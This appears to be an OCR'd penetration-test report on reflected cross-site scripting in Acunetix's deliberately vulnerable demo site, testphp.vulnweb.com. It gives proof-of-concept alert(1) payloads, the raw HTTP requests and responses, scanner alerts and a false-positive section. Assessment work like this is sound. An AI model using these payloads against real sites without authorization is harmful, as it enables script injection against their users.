
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser

Alerts 4 3 7 4 Primary Proxy: localhost:8080


artists
Welcome to the HUD
artists
Burp Suite Community Editi
Preferences
guestbook
testphp.vulnweb.com/guestbook.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
Our guestbook
1
OK
Waiting for testphp.vulnweb.com...

4. Attack 4

- Vulnerable URL: http://testphp.vulnweb.com/search.php?test=query
- Risk: High
- Injection Parameter: searchFor
- Attack: </h2><script>alert(1);</script><h2>
- Proof of Concept:


Burp Suite Community Edition
Fri 12:41 PM Sanil Almeida
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnw
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Standard Mode
Contexts
Default Context
HUD Context
Sites
0 matches
Done
4,989
Alerts 4 3 7 4 Primary Proxy: localhost:8080
Current Scans 0 0 0 0 0 0 0 0

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

goButton=go&searchFor=</h2><script>alert(1);</script><h2>
```


```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 14:50:46 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 4804

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-88

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>search</title>
<!-- InstanceEndEditable -->
```

```
GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%
POST: http://testphp.vulnweb.com/guestbook.php
POST: http://testphp.vulnweb.com/guestbook.php
POST: http://testphp.vulnweb.com/search.php?test=query
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
```

Cross Site Scripting (Reflected)


URL:	http://testphp.vulnweb.com/search.php?test=query
Risk:	High
Confidence:	Medium
Parameter:	searchFor
Attack:	</h2><script>alert(1);</script><h2>
Evidence:	</h2><script>alert(1);</script><h2>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 – Cross Site Scripting (Reflected))

Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser


testphp.vulnweb.com/search.php?test=query
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
searched for:
1
OK
Waiting for testphp.vulnweb.com...

5. Attack 5

- Vulnerable URL: http://testphp.vulnweb.com/secured/newuser.php
- Risk: High
- Injection Parameter: ucc
- Attack: </li><script>alert(1);</script><li>
- Proof of Concept:


Burp Suite Community Edition v1.7.36 - Temporary Project
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnw
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
0 matches
Done
949
Standard Mode
Contexts
Default Context
HUD Context
Sites
Current Scans 0 0 0 0 0 0 0 0

```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/signup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 127

uname=ZAP&upass=ZAP&upass2=ZAP&ucc=</li><script>alert(1);</script><li>&urna
me=ZAP&uphone=ZAP&signup=signup%3dsignup&uemail=ZAP
```

```
<meta http-equiv="Content-Type" content="text/html; charset=iso-88
<link href="style.css" rel="stylesheet" type="text/css">
</head>
<body>
<div id="masthead">
  <h1 id="siteName">ACUNETIX ART</h1>
</div>
<div id="content">
        <p>You have been introduced to our database with the above
informations:</p><ul><li>Username: ZAP</li><li>Password: ZAP</li><
ZAP</li><li>Address: </li><li>E-Mail: ZAP</li><li>Phone number:
ZAP</li><li>Credit card:
</li><script>alert(1);</script><li></li></ul><p>Now you can login 
href='http://testphp.vulnweb.com/login.php'>here.</p></div>
</body>
</html>
```

```
POST: http://testphp.vulnweb.com/search.php?test=quer
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
Example High-Level Notification
Remote File Inclusion (2)
```


Cross Site Scripting (Reflected)

URL:	http://testphp.vulnweb.com/secured/newuser.php
Risk:	High
Confidence:	Medium
Parameter:	ucc
Attack:	</li><script>alert(1);</script><li>
Evidence:	</li><script>alert(1);</script><li>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser

Alerts 4 3 7 4 Primary Proxy: localhost:8080

Confidential Information. Unauthorized duplication or exposure of its content is strictly forbidden.




You have been introduced to our database with the above informations:

- Username: ZAP
- Password: ZAP
- Name: ZAP
- Address:
- E-Mail: ZAP
- Phone number: ZAP
- Credit card:

1

6. Attack 6

- Vulnerable URL: http://testphp.vulnweb.com/guestbook.php
- Risk: High
- Injection Parameter: text
- Attack: </td><script>alert(1);</script><td>
- Proof of Concept: **This is a Self-Reflected XSS (The html file is attached with this doc)**


Preferences
guestbook
file:///Users/sanilalmeida/Desktop/Vulnweb Report/XSS/XSS 13th Vul Self-to-Reflected (True)_1.html
OK

HTTP/1.1 200 OK Server: nginx/1.4.1 Date: Sun, 25 Jan 1970 18:25:22 GMT Content-Type: text/html Connection: close X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2 Content-Length: 5430

Acunetix website

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

Our guestbook

anonymous user

1


False Positives

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. These false/non-malicious alerts (SIEM events) increase noise and can include software bugs, poorly written software, or unrecognized network traffic.

False Positive vulnerable links to XSS attack.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/showimage.php?file=
- Risk: High
- Injection Parameter: file
- Attack: <script>alert(1);</script>
- Proof of Concept:



```
GET /showimage.php?file=<script>alert(1);</script> HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:66.0)
Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:58:29 GMT
Content-Type: image/jpeg
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 347


Warning: fopen(): Unable to access <script>alert(1);</script> in
/hj/var/www/showimage.php on line 7

Warning: fopen(<script>alert(1);</script>): failed to open stream: No
file or directory in /hj/var/www/showimage.php on line 7

Warning: fpassthru() expects parameter 1 to be resource, boolean given
/hj/var/www/showimage.php on line 13
```

```
m/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%
m/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%
m/hpp/?pp=javascript%3Aalert%281%29%3B
m/hpp/params.php?p=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%
m/hpp/params.php?p=valid&pp=%3Cscript%3Ealert%281%29%3B%3C
m/listproducts.php?artist=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%
m/listproducts.php?cat=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%3
```


Cross Site Scripting (Reflected)

URL:	http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E
Risk:	High
Confidence:	Low
Parameter:	file
Attack:	<script>alert(1);</script>
Evidence:	<script>alert(1);</script>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser

Alerts 4 3 7 4 Primary Proxy: localhost:8080


Current Scans 0 0 0 0 0 0 0 0



artists
Welcome to the HUD
artists
Burp Suite Community Editio
Preferences
showimage.php (JPEG Imag
testphp.vulnweb.com/showimage.php?file=<script>alert(1);</script>

The image "http://testphp.vulnweb.com/showimage.php?file=%3Cscript%3Ealert(1);%3C/script%3E" cannot be displayed because it contains errors.

2. Attack 2

- Vulnerable URL: http://testphp.vulnweb.com/hpp/?pp=
- Risk: High
- Injection Parameter: pp
- Attack: javascript:alert(1);
- Proof of Concept:
- 

Burp Suite Community Edition
Fri 12:16 PM Sanil Almeida
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
37 38 39 40 41 42 43 44 45 46 47 48 ...
Go Cancel
Target: http://testphp.vulnw
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
Standard Mode
Contexts
Default Context
HUD Context
Sites
https://blocklists.
http://127.0.0.1
https://snippets
https://tracking
https://shavar.s
http://testphp.v
AJAX
0 matches
Type a search term
Done
629

```
GET /hpp/?pp=javascript:alert(1); HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/hpp/
```

```
Date: Sat, 24 Jan 1970 14:24:47 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 445

<title>HTTP Parameter Pollution Example</title>

<a href="?pp=12">check</a><br/>
<a
href="params.php?p=valid&pp=javascript%3Aalert%281%29%3B">link1</a
href="params.php?p=valid&pp=javascript:alert(1);">link2</a><br/><f
action="params.php?p=valid&pp=javascript:alert(1);"><input type=su
name=aaaa/></form><br/>
<hr>
<a
href='http://blog.mindedsecurity.com/2009/05/client-side-http-para
ution.html'>Original article</a>
```


```
erts (18)
Cross Site Scripting (Reflected) (16)
  GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
  GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
  GET: http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%2
  GET: http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript
  GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=
  GET: http://testphp.vulnweb.com/listproducts.php?artist=%3C%2F
  GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%2Fd
```

Cross Site Scripting (Reflected)

URL:	http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%281%29%3B
Risk:	High
Confidence:	Medium
Parameter:	pp
Attack:	javascript:alert(1);
Evidence:	javascript:alert(1);
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Description:
